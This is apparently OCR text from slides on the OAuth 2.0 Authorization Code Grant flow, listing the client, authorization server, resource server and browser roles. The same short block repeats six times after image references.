


OAuth 2.0 Authorization Code Grant Flow

OAuth Protocol Flow (in Traditional OAuth)

OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***
- ***Browser:*** *user interaction*




OAuth 2.0 Authorization Code Grant Flow

OAuth Protocol Flow (in Traditional OAuth)

OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***
- ***Browser:*** *user interaction*




OAuth 2.0 Authorization Code Grant Flow

OAuth Protocol Flow (in Traditional OAuth)

OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***
- ***Browser:*** *user interaction*




OAuth 2.0 Authorization Code Grant Flow

OAuth Protocol Flow (in Traditional OAuth)

OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***
- ***Browser:*** *user interaction*




OAuth 2.0 Authorization Code Grant Flow

OAuth Protocol Flow (in Traditional OAuth)

OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***
- ***Browser:*** *user interaction*




OAuth 2.0 Authorization Code Grant Flow

OAuth Protocol Flow (in Traditional OAuth)

OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***
- ***Browser:*** *user interaction*

